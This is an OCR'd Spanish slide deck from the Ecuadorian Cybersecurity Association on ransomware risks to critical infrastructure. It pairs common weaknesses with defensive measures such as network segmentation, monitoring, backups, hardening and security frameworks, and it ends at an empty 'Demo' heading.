AECI

Asociación Ecuatoriana de Ciberseguridad

SECUESTRO DIGITAL, LO CONOCES?

César Salinas
Ciberseguridad.

Asociación Ecuatoriana
de Ciberseguridad

AGENDA

1. **Presentación.**
2. **Sistemas Crítico y Ransomware.**
3. **Riesgos en una arquitectura crítica.**
4. **Defensa en profundidad.**
5. **Hardenización y buenas prácticas.**
6. **Demo**

AECI

1. Presentación

CESAR SALINAS HERRERA.

EXPERIENCIA

- Coordinador de Seguridad Informática CNE (actual).
- CEO de SIE Consultores (actual).
- Docente e instructor de Ethical Hacking (actual)
- Coordinador de Seguridad informática en ANT.
- Director de Seguridad Informática en DINARDAP.
- Miembro de la Asociación Ecuatoriana de Seguridad de la Información (AECI).
- WhiteHat-reporte de vulnerabilidades en páginas gubernamentales

ESTUDIOS

- Ingeniero en Sistemas Informáticos y de Computación (EPN).
- Maestría Gestión de Seguridad de la Información (UTE).

CERTIFICACIONES

- Certificado CEH (V8).
- Certificado NS1, NS2, NS3 Fortigate
- Certificado ICSI-CNSS Certified Network.
- Certificado SFPC-Scrum.
- Certificado en DLP Forcepoint
- Fundamentos de Red y Blue Team USACH.
- CISSP ISC2 (cursando)

2. Sistema crítico y Ransomware

César Salinas
Ciberseguridad.

Asociación Ecuatoriana
de Ciberseguridad

2. Sistema crítico y Ransomware

¿QUÉ ES?

- Energía
- Agua
- Finanzas
- Salud
- Transporte
- Electoral
- Alimentación
- Telecomunicación

AECI

3. Riesgos en una Arquitectura crítica que pueden desencadenar un posible ataque de Ransomware

- Falta de capacitación en funcionarios.
- Falta de soluciones de seguridad basadas en un previo asessment de activos críticos
- Segmentación de ambientes (pruebas, pre producción, producción)
- Contraseñas seguras, no por defecto
- Buen uso de las cuentas de correo electrónico.
- Control de navegación y reglas de restricción web.
- Gestión y ciclo de vida de respaldos

3.1 PROBLEMAS VS SOLUCIÓN

Redes planas sin control de acceso

Segmentación de redes basado en competencias y aislamiento de áreas y equipos críticos.

Solución NAC o similiares para el control de acceso y registro por MAC y sesión de AD.

Evasión de soluciones de seguridad

Rediseño de la arquitectura basado en capas para que todo cuenta con soluciones de seguridad.

Pentesting interno para validar la seguridad de las redes y pruebas de concepto de movimientos horizontales y verticales.

3.1 PROBLEMAS VS SOLUCIÓN.

El soporte del nivel 3 (proveedor) no es controlado

Definición de nuevos SLAs con tiempos de respuesta críticos.

Depuración de accesos y usuarios de las herramientas de seguridad.

Falta de herramientas de monitoreo y control

Despliegue de soluciones como Nagios y PRTG para monitorear el estado de salud y seguridad de los equipos.

Contratar el servicio de un tercero (SOC) para vigilar 24/7 los eventos de seguridad.

César Salinas
Ciberseguridad.

Asociación Ecuatoriana de Ciberseguridad

3.1 PROBLEMAS VS SOLUCIÓN.

Falta de documentación técnica sobre incidentes pasados

Generación de un modelo de hallazgos e incidentes para reporte de eventos.

Assesment de madurez y riesgos para evaluar políticas y normativas faltantes.

Falta de gestión de respaldos.

Implementación de una solución de Open Nas para gestionar respaldos de servidores, endpoints y respaldo de configuraciones de equipos críticos.

**Gestión del Talento Humano rotativa

No se cuenta con estabilidad laboral en los cargos de los funcionarios, lo que ocasiona que exista mucha rotación y la gestión de conocimiento se pierda.

AECI

Sizing vs dreaming


- Definición de activos críticos
- Assesment de madurez
- Hoja de ruta de actividades.


There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked.
John Chambers
Chief Executive Officer of Cisco


César Salinas
Ciberseguridad.

Asociación Ecuatoriana de Ciberseguridad

SEGURIDAD ADAPTATIVA



Modelo: Gartner Adaptive Security Architecture



"Sobrevive el más fuerte"

Charles Darwin


AECI

César Salinas
Ciberseguridad.

Asociación Ecuatoriana de Ciberseguridad

4. Defensa en profundidad

- Aumenta las opciones de detección de intrusos
- Disminuye el riesgo de que los intrusos logren su propósito



AECI

5.Hardenización y buenas prácticas.

"Hardening es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etc; innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso."

=

HACERLE LA VIDA MÁS DIFÍCIL AL ATACANTE

5.Hardenización y buenas prácticas.

Identificar	Proteger	Detectar	Responder	Recuperar
Gestión de activos	Control de acceso	Anomalías y eventos	Respuestas	Recuperación
Entorno empresarial	Concienciación y formación	Control continuo de la seguridad	Planificación	Planificación
Dirección	Seguridad de los datos	Procesos de detección	Comunicaciones	Mejoras
Evaluación de riesgos	Procesos y procedimientos de protección de la información		Análisis	Comunicaciones
Estrategia de la evaluación de riesgos	Mantenimiento		Mitigación	
Gestión de riesgos de la cadena de suministro	Tecnología de protección		Mejoras	


COBIT 5 AN ISACA® FRAMEWORK

ISO

NIST

PCI

EJEMPLO ARQUITECTURA ROBUSTA




Reflexionemos…

"Las organizaciones gastan millones de dólares en firewalls y dispositivos de seguridad, pero tiran el dinero porque ninguna de estas medidas cubre el eslabón más débil de la cadena de seguridad: la gente que usa y administra los equipos"


"Los usuarios finales son el eslabón más débil de cualquier sistema de seguridad"

Ingeniería social



Ingeniería social


6. Demo

